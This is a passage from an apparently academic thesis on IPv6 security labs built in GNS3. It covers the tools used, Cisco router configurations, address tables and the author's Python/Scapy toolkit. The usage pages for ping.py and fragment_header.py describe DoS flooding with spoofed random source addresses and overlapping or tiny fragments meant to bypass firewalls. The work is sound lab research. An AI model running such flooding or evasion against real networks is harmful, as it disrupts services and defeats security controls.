IPv6-only host through the NAT64 translator node smoothly. The network architecture is depicted in Fig. 1.13. In practice, NAT64 and DNS64 are implemented on one intermediate device rather than dividing into two separate nodes.

2 Specification about the tools and platforms used

2.1 Graphical Network Simulator 3 (GNS3)

GNS3 is software for simulating, configuring, testing and repairing virtual and real networks. It allows you to create a small topology of a few devices on a laptop, with devices on multiple servers or in the cloud. Moreover, GNS3 is free and open source software, so that everyone can download and use easily [27]. Besides, GNS3 has the same effect as Cisco Packet Tracer but this is a more powerful tool, allowing both emulation and simulation.

GNS3 includes two programs: GNS3-all-in-one software (GUI) and GNS3 virtual machine (VM). GNS3-all-in-one is the client part of GNS3 and is the graphical user interface. It is easy to install all-in-one software on the computer (Windows, MAC, Linux) and create the topology using this software. For example, Fig. 2.1 shows the created topology.



Node	Console
🟥 Attacker	none
🟥 Host1	none
🟥 Host2	none
● Host3	telnet 192.168.2.1...
● R1	telnet 192.168.2.1...
● R2	telnet 192.168.2.1...
● S1	none

- ● DESKTOP-5L39AGC CPU 1...
- ● GNS3 VM (GNS3 VM) CPU ...

```
Running GNS3 version 2.2.33.1 on Windows (64-bit) with Python 3.7.5 Qt 5.15.2 and PyQt 5.15.6.
Copyright (c) 2006-2022 GNS3 Technologies.
Use Help -> GNS3 Doctor to detect common issues.

=>
```

Fig. 2.1: Platform and network topology of GNS3.

If user's device uses GNS3 VM (recommended), he can run GNS3 VM on PC using virtualization software like VMWare Workstation or Virtualbox, or he can run GNS3 VM remotely on server using VMWare ESXi or even in the cloud.

2.2 Cisco Internetwork Operating System (Cisco IOS)

Cisco IOS is a proprietary operating system that runs on most Cisco System routers, switches and other devices. It provides a command-line interface (CLI) for network configuration, management, monitoring, and troubleshooting. There are three IOS modes [28]:

- User EXEC mode: default mode of IOS CLI when getting login to router or switch.
- Privileged EXEC mode: can be accessed by executing the *enable* command in User EXEC mode. In this mode, user can execute more rights and the configuration performs at a higher level.
- Global Configuration mode: This mode can be accessed by entering in the terminal *configuration terminal* in Privileged Exec mode.

As the network evolves, versions of the Cisco IOS are also improved and perfected to be compatible with newer hardware devices. This thesis has focused on using two versions of Cisco IOS for Cisco routers, which are:

- Version 12.4(25d) for Cisco router C3640-A3JS-M, was released in 2010 by Cisco Systems, Inc. This version can be downloaded on Cisco website through the link [29].
- Version 15.3(3) for Cisco router C7200-ADVENTERPRISEK9-M, was released in 2013 by Cisco Systems, Inc. The link to download this version on Cisco website is [30].

2.3 Python


Python is a programming language created by Guido Van Rossum. Its design began in the late 1980s and was first released in February 1991. Python has powerful high-level data structures and a simply effective approach to object-oriented programming [31]. Besides, Python has a large number of standard libraries that make the programming work a lot easier. From the beginning, a lot of Python versions have been released. However, in general, all users have revolved around two types of Python 2.x and Python 3.x. Nowadays, Python 2 is no longer in use since Python 3 is becoming the best choice for programmers. It has an easier syntax, is supported by enormous libraries and can be adapted in lots of fields like Software and Hardware. Within the framework of thesis, Python 3.11.0 is chosen. Besides, there are two main open-source libraries in Python that are used:

- Scapy: provides a library that allows users to send, sniff, and analyze and spoof network packets. This capability also allows building tools that can probe, scan, or attack networks [32].

- NumPy: is a Python computer science core library that supports the calculation of large, multi-dimensional arrays with optimized functions applied to those multidimensional arrays [33].

2.4 Ostinato

Ostinato is a traffic generator, which can generate many different types of packets [34]. Moreover, user can craft any arbitrary packet and change any packet field of any protocol to any value. Besides, Ostinato gives user a friendly GUI when using this program. Ostinato is available on Windows, Linux, Mac OS X and RaspberryPi. Ostinato is considered to be a reversed Wireshark. In terms of the thesis, Ostinato supports many features in IPv6, and ICMPv6. For some headers or fields which are not available in Ostinato, they can be manually created in the Hex Dump field of Ostinato.



Port Group 0: [127.0.0.1]:7878 (23)
- Port 0: if0 (VMware Network Adapter VMnet10)
- Port 1: if1 (VMware Network Adapter VMnet4)
- Port 2: if2 (VMware Network Adapter VMnet13)
- Port 3: if3 (VMware Network Adapter VMnet9)
- Port 4: if4 (VirtualBox Host-Only Network #2)
- Port 5: if5 (VMware Network Adapter VMnet14)
- Port 6: if6 (VMware Network Adapter VMnet5)
- Port 7: if7 (VMware Network Adapter VMnet3)
- Port 8: if8 (VMware Network Adapter VMnet12)
- Port 9: if9 (VMware Network Adapter VMnet16)
- Port 10: if10 (Wi-Fi)
- Port 11: if11 (VMware Network Adapter VMnet7)
- Port 12: if12 (VMware Network Adapter VMnet18)
- Port 13: if13 (VMware Network Adapter VMnet6)
- Port 14: if14 (VMware Network Adapter VMnet15)
- Port 15: if15 (P�ipojen� k m�stn� s�ti* 10)
- Port 16: if16 (VMware Network Adapter VMnet11)
- Port 17: if17 (VMware Network Adapter VMnet1)
- Port 18: if18 (VMware Network Adapter VMnet17)
- Port 19: if19 (S��ov� p�ipojen� Bluetooth)
- Port 20: if20 (VMware Network Adapter VMnet19)
- Port 21: if21 (VMware Network Adapter VMnet8)
- Port 22: if22 (VMware Network Adapter VMnet2)

Basics
Name:
[✓] Enabled

Frame Length (including FCS): Fixed, 64 — Min 64, Max 1518

Simple
- L1: None [✓ Mac] Other
- VLAN: [✓ Untagged] Tagged Stacked
- L2: None [✓ Ethernet II] 802.3 Raw 802.3 LLC 802.3 LLC SNAP Other
- L3: None ARP IPv4 [✓ IPv6] IP 6over4 IP 4over6 IP 4over4 IP 6over6 Other
- L4: None [✓ ICMP] IGMP MLD TCP UDP Other
- L5: [✓ None] Text Other
- Payload: None Pattern [✓ Hex Dump] Other
- Special: [✓ None] Signature
- Trailer: [✓ None] Other

Advanced

Fig. 2.2: The working interface of Ostinato.

2.5 Wireshark

Wireshark is a network packet analyzer [35]. This application is used to capture, analyze and identify network-related problems including: slow connection, dropped packets or unusual access. Through Wireshark, administrators can better understand the network packets running on the system, which will also make it easier to determine the cause of the error. The most outstanding features of Wireshark are:

- Wireshark is available for UNIX and Windows operating systems.
- This application makes it possible for users to capture packet data directly from the network interface.
- Being able to open files containing packet data with tcpdump, Wireshark as well as some other packet capture. programs.
- Displaying packages in great detail.
- Based on different criteria to filter packets.

2.6 Kali Linux

Kali Linux is a Linux distribution developed and maintained by Offensive Security when it was released in March 2013 [36]. Offensive Security is a well known and trusted organization in the security world, even certifying security professionals with some of the most respected certifications available such as: OSCP (Offensive Security Certified Professional), OSWP (Offensive Security Wireless Professional) and OSEE (Offensive Security Exploitation Expert). Kali Linux is an operating system that is widely used in the security field, both by hackers looking to break into systems and security professionals who want to protect information resources. Kali Linux provides a lot of tools for security related tasks.

Within the scope of the master thesis, Kali Linux is used as an environment for designing packet types, sending to certain addresses and probe the network. It is also used to perform network attacks and functions as routers, switches or servers.

3 Designed Network Lab Scenarios and Format of Laboratory Operations

The thesis has focused on designing two network lab scenarios. The first scenario has been dedicated to describing how the IPv6 addresses have been applied to communicate and the operation of Extension Headers, ICMPv6 and DHCPv6 protocols and procedures. Besides, the behaviour of Windows operating system after receiving different types or sequences of IPv6 packets sent by the second virtual machine (Kali Linux) have been analyzed in different situations. The second scenario has been about the aspects of functioning in an IPv6-only machine (without IPv4), while the other guests have acted as a router and server of the necessary services.

3.1 Network setup of the Scenario 1




Fig. 3.1: The testing network topology 1 with address specification (/64 prefix used in all subnets).

The experimental implementation of information exchange using IPv6 packets is carried out in GNS3 environment, whose virtual network model is depicted in Fig. 3.1. The network model consists of seven devices, which are described below:

- Two routers R1 and R2: Version 15.3(3) for Cisco router C7200-ADVENTERPRISEK9-M, was released in 2013 by Cisco Systems, Inc.
- One switch S1: GNS3 built-in Ethernet switch.

- Four PCs including: Two Ubuntu machines (PC3 and PC4 4) with version 22.04.1 LTS (Long-term Support), one Kali Linux machine (PC1) with version 2022.3, and one Windows 11 machine (PC2). Three hosts (1, 2 and 3) locate on the same local network, while host 4 resides on another network.

```
R1(config)#ipv6 unicast-routing
R1(config)#ipv6 multicast-routing
R1(config)#ipv6 router ospf 1
R1(config-rtr)#router-id 1.1.1.1
R1(config-rtr)#exit
R1(config)#interface GigabitEthernet 0/0
R1(config-if)#ipv6 address 2001:db8:abcd:1::1/64
R1(config-if)#no shutdown
R1(config-if)#ipv6 ospf 1 area 0
R1(config-if)#exit
R1(config)#interface GigabitEthernet 1/0
R1(config-if)#ipv6 address 2001:db8:abcd:2::1/64
R1(config-if)#no shutdown
R1(config-if)#ipv6 ospf 1 area 0
R1(config-if)#exit

R2(config)#ipv6 unicast-routing
R2(config)#ipv6 multicast-routing
R2(config)#ipv6 router ospf 1
R2(config-rtr)#router-id 2.2.2.2
R2(config-rtr)#exit
R2(config)#interface GigabitEthernet 0/0
R2(config-if)#ipv6 address 2001:db8:abcd:3::1/64
R2(config-if)#no shutdown
R2(config-if)#ipv6 ospf 1 area 0
R2(config-if)#exit
R2(config)#interface GigabitEthernet 1/0
R2(config-if)#ipv6 address 2001:db8:abcd:2::2/64
R2(config-if)#no shutdown
R2(config-if)#ipv6 ospf 1 area 0
R2(config-if)#exit
```

Listing 3.1: Configuring SLAAC and routing strategy for the scenario 1 on Cisco routers R1 and R2.

Router R1 and R2 are the legitimate default routers on their network segments

(`2001:db8:abcd:1::/64` and `2001:db8:abcd:3::/64`, respectively). These two routers provide Router Advertisement to clients for address auto-configuration. The PCs from number 1 to number 3 reside on the local link of router R1, while PC4 locates on the network of router R2. All PCs are the clients in the model, and PC1 (Kali Linux) takes on the job of being an attacker in specific situations, which will be mentioned later.

In mentioned circumstances of the scenario 1, router R1 and R2 are configured as illustrated in the listing 3.1. From this configuration, the address at every active interface is assigned. At the interface `g0/0` of router R1 and R2, Router Advertisement messages are permitted to allow the procedure SLAAC (Stateless Address Autoconfiguration) on the local link through the command `ipv6 unicast-routing`. Besides, MLDv2 traffic is also enabled by the command `ipv6 multicast-routing`. Moreover, in order to to share information about the routes to reach all destinations in a network, OSPF (Open Shortest Path First) is chosen to be the routing protocol of this scenario.

Tab. 3.1 shows the address specification (except for the situation of DHCPv6) of every device. The configuration of these addresses follows the SLAAC procedure, in which router R1 and router R2 provide IPv6 prefix to every host on its local network.

3.2 Network Setup of the Scenario 2




Fig. 3.2: The researched network scenario 2.

In the second scenario, the IPv6-only node (Windows) can be manually configured or with the help of the SLAAC procedure from the router (DNS64/NAT64 node). In terms of the thesis, the IPv6 address, DNS server and DNS domain are manually set on the IPv6-only node.

Tab. 3.1: The address specification of lab devices in the scenario 1.

Device	Address Specification	Detail
Router R1	Link-layer address (g0/0)	ca:01:11:f5:00:08
	Link-layer address (g1/0)	ca:01:11:f5:00:1c
	Link-local IPv6 address (g0/0)	fe80::c801:11ff:fef5:8/64
	Link-local IPv6 address (g1/0)	fe80::c801:11ff:fef5:1c/64
	Global-unicast IPv6 address (g0/0)	2001:db8:abcd:1::1/64
	Global-unicast IPv6 address (g1/0)	2001:db8:abcd:2::1/64
Router R2	Link-layer address (g0/0)	ca:02:12:05:00:08
	Link-layer address (g1/0)	ca:02:12:05:00:1c
	Link-local IPv6 address (g0/0)	fe80::c802:12ff:fe05:8/64
	Link-local IPv6 address (g1/0)	fe80::c802:12ff:fe05:1c/64
	Global-unicast IPv6 address (g0/0)	2001:db8:abcd:3::1/64
	Global-unicast IPv6 address (g1/0)	2001:db8:abcd:2::2/64
PC1	Link-layer address	00:0c:29:8c:0b:0d
	Link-local IPv6 address (ether0)	fe80::8ac4:147a:5dfe:a9c6/64
	Global-unicast IPv6 address (ether0)	2001:db8:abcd:1:1a4:2296:7e2c:8941/64
		2001:db8:abcd:1:2845:dd8a:d12f:c3ff/64
PC2	Link-layer address	00:0c:29:8e:74:ad
	Link-local IPv6 address (ether0)	fe80::7790:2c2b:9e56:431b/64
	Global-unicast IPv6 address (ether0)	2001:db8:abcd:1:36c4:ffc5:c10f:3ce9/64
		2001:db8:abcd:1:2816:ed5:a706:70b9/64
PC3	Link-layer address	00:0c:29:2e:dd:97
	Link-local IPv6 address (ether0)	fe80::6acf:9526:bf92:9de5/64
	Global-unicast IPv6 address (ether0)	2001:db8:abcd:1:1f15:4b1c:5478:109/64
		2001:db8:abcd:1:a0be:351f:ca:9c7b/64
PC4	Link-layer address	00:0c:29:f3:ca:11
	Link-local IPv6 address (ether0)	fe80::582f:2896:dca4:6e73/64
	Global-unicast IPv6 address (ether0)	2001:db8:abcd:3:31bc:eb00:7509:c9ec/64

Similarly, the IPv4 address, netmask, broadcast, gateway, DNS server and DNS domain are also created in the IPv4-only web server (Ubuntu). These parameters are extremely important for the client to get in touch with the web server.

Last but not least, NAT64 and DNS64 are also built in the DNS64/NAT64 node (Kali) to enable the access from client to server through the web browser.

4 Methods for performing tasks in the network scenario

There are many tools, languages and methods to create any packet. Within the scope of the thesis, two methods are proposed:

- Creating a Python toolkit that runs on the Linux console platform. Its great advantage is the popularity of the Python language which leads to the availability of a lot of libraries. Also it is very easy to change the structure of the program source as desired.
- Using the application to generate the packet (the chosen application is Ostinato because of its advantages, which have been mentioned in the previous chapter). However, from time to time, there are some protocols that are not available out of the Ostinato dialog. These protocols can still be generated by extracting the hexacode of available packets (which can be obtained from the Python program above) to reconstruct any packet in the HexDump section of the application.

4.1 Designed network toolkit using Python

The idea to create this network toolkit comes from the reality that IPv6 has been and is being widely deployed in the infrastructure facilities of many internet service providers (ISP) and also content delivery networks (CDN). As a matter of course, the novelty of IPv6 can pose difficulties for security systems as well as network analysts in detecting and preventing potential security vulnerabilities or attacks. The potential threats have prompted the development of tools that can simulate network attacks. From there, network experts can analyze, acquire experiences, and take countermeasures to protect the system from service disruption or loss of information data or unscheduled costs.

To run this toolkit, it is necessary to have Python 3.x and the latest version of Scapy library (obtained from GitHub link [32]). Scapy is a Python-based packet manipulation library that allows users to create, send, and capture network packets. It provides a simple and powerful interface to interact with different layers of network protocols, including Ethernet, IPv6, ICMPv6, DNS (Domain Name System), TCP (Transmission Control Protocol) and UDP (User Datagram Protocol). Kali Linux, which is a popular and powerful Linux-based operating system, is used for sending packets created by this Python network toolkit and capturing messages due to specific purposes.

There are several IPv6 toolkits available that are specifically designed to help with IPv6 network testing and analysis such as Thc-IPv6 [37], Chiron [38] and Ipv6-toolkit [39]. These tools have some limitations. For example, when performing flooding attacks, Thc-ipv6 only has a low packet sending rate per second. This leads to the fact that it does not really disable victims or make them unresponsive in many cases. Chiron only runs on the Python 2.7 platform, so it is not widely used due to lacking many language features, community support, and compatibility with modern systems today. IPv6-toolkit is probably too complicated in the way of inserting parameters, which requires users to thoroughly research each detail if they want to use it properly.

The newly designed network toolkit is planned to fix some weaknesses of above mentioned tools and provide some additional functionalities in particular cases. The toolkit is still being further developed and its current source code is available at https://github.com/vafekt/IPv6-toolkit[40].


At present, this network toolkit is comprised of the following modules, which can be used for specific purposes such as sending, sniffing, detecting and attacking. In all tools from the network toolkit, it is compulsory to insert the network interface, where the packet is sent through:

ping.py

This is the tool that sends ICMPv6 Echo Request messages from specified source to destination, as depicted in Fig. 4.1. Users are able to define the source and destination link-layer address of packet with parameter **-smac** and **-dmac**. The source IPv6 address and destination IPv6 address are filled in with parameter **-sip** and **-dip**, respectively. The hop limit of Echo Request is defined through **-hlim**, the number of sending packets through **-n**, the data length through **-l** and option to send file through **-i**. Especially, this tool provides flooding option to cause DoS on the specified target with command **-f**. Users can choose between **constant** (sending Echo Request using the predefined parameters) and **random** (sending many Echo Request with random IPv6 source address and link-layer address). The section Multicast Address 5.1 describes the usage of this tool in detail.

```
# python3 ping.py eth0 -sip 2001::1 -dip 2002::2 -hlim 64 -l 1000
```

For instance, for sending an ICMPv6 Echo Request message from IPv6 address `2001::1` to destination `2002::2`, the hop limit is 64 and the Payload length is set to 1000, the command is written with the initial code **python3 ping.py** as depicted above.




```
┌──(root㉿kali)-[/home/kali/IPv6-generator]
└─# python3 ping.py
usage: ping.py [-h] [-smac SOURCE_MAC] [-dmac DESTINATION_MAC] [-sip SOURCE_IP]
               [-dip DESTINATION_IP] [-hlim HOP_LIM] [-n NUM_PACKETS] [-l DATA_LENGTH]
               [-i FILE] [-f {constant,random}]
               [interface]

▷ Sending PING (ICMPv6 Echo Request) message(s) from a given source IPv6 address to a
given destination IPv6 address with specified number of packets, size of data and option
to flood.

positional arguments:
  interface             the network interface to use from the sender.

options:
  -h, --help            show this help message and exit
  -smac SOURCE_MAC      the MAC address of sender (resolved from the interface if
                        skipping).
  -dmac DESTINATION_MAC
                        the MAC address of receiver (resolved from the interface if
                        skipping).
  -sip SOURCE_IP        the IPv6 address of sender (resolved from the interface if
                        skipping).
  -dip DESTINATION_IP   the IPv6 address of destination (ff02::1 if skipping).
  -hlim HOP_LIM         the hop limit of PING message (255 if skipping).
  -n NUM_PACKETS        the number of packets to send (1 if skipping).
  -l DATA_LENGTH        the size of data in bytes (32 if skipping).
  -i FILE               input file to send (not influenced by parameter -l if being set).
  -f {constant,random}  flood the targets with option: sending Request messages using only
                        the defined source addresses (constant), or sending Request
                        messages with many random source addresses (random).
```

Fig. 4.1: Manual page of ping.py tool.

fragment_header.py

This is the tool that sends SYN or ICMPv6 packet with several options of Fragment Header including Ax atomic fragment (with same id and different id), where A is the number of Fragment Headers; tiny fragments and overlapping fragments. It is used for checking abilities to bypass the firewall, as shown in Fig. 4.2. Users are able to define the source and destination link-layer address of packet with parameter **-smac** and **-dmac**. The source IPv6 address and destination IPv6 address are filled in with parameter **-sip** and **-dip**, respectively. The number of Fragment Headers can be set with **-frag** command (1x Fragment Header is defined as **-frag** 1, and 10x Fragment Headers as **-frag** 10). The Identifier of the Fragment Header is automatically randomized. If there are more than one Fragment Header, the Identifier of every Fragment Header can be set to be the same, or different with the switch **-id**. The data length can be confirmed with command **-l**. Besides, to test another aspect of different operating systems, users are able to choose **-tiny** (fragments with smaller size than defined Maximum Transmission Unit) or **-overlap** (two fragments partly cover each other). Lastly, this tool provides flooding option to cause DoS on the specified target with command **-f**. Users can choose between **constant** (sending messages using the predefined parameters) and **random** (sending many falsified messages with random source addresses and link-layer addresses). The section Fragmentation 5.3 describes the usage of this tool in detail.



```
┌──(root㉿kali)-[/home/kali/IPv6-generator]
└─# python3 fragment_header.py
usage: fragment_header.py [-h] [-smac SOURCE_MAC] [-dmac DESTINATION_MAC] [-sip SOURCE_IP]
                          [-dip DESTINATION_IP] [-frag FRAG_HDR] [-id] [-l DATA_LENGTH]
                          [-tiny] [-overlap] [-f {constant,random}]
                          [interface]

▷ Sending ICMPv6 PING message(s) with Fragment Header to a target for checking firewall
bypass with several related options such as atomic fragments with same ID or different ID,
3x Fragment headers, and tiny fragments. Option to flood is also included.

positional arguments:
  interface             the network interface to use from the sender.

options:
  -h, --help            show this help message and exit
  -smac SOURCE_MAC      the MAC address of sender (resolved from the interface if
                        skipping).
  -dmac DESTINATION_MAC
                        the MAC address of receiver (resolved from the interface if
                        skipping).
  -sip SOURCE_IP        the IPv6 address of sender (resolved from the interface if
                        skipping).
  -dip DESTINATION_IP   the IPv6 address of destination (ff02::1 if skipping).
  -frag FRAG_HDR        the number of fragment headers (1 if skipping).
  -id                   set fragment headers to have the same ID (different ID if
                        skipping).
  -l DATA_LENGTH        the size of data in bytes (32 if skipping).
  -tiny                 send tiny fragments.
  -overlap              send overlapping fragments.
  -f {constant,random}  flood the targets with option: sending messages using only the
                        defined source addresses (constant), or sending messages with many
                        random source addresses (random).
```

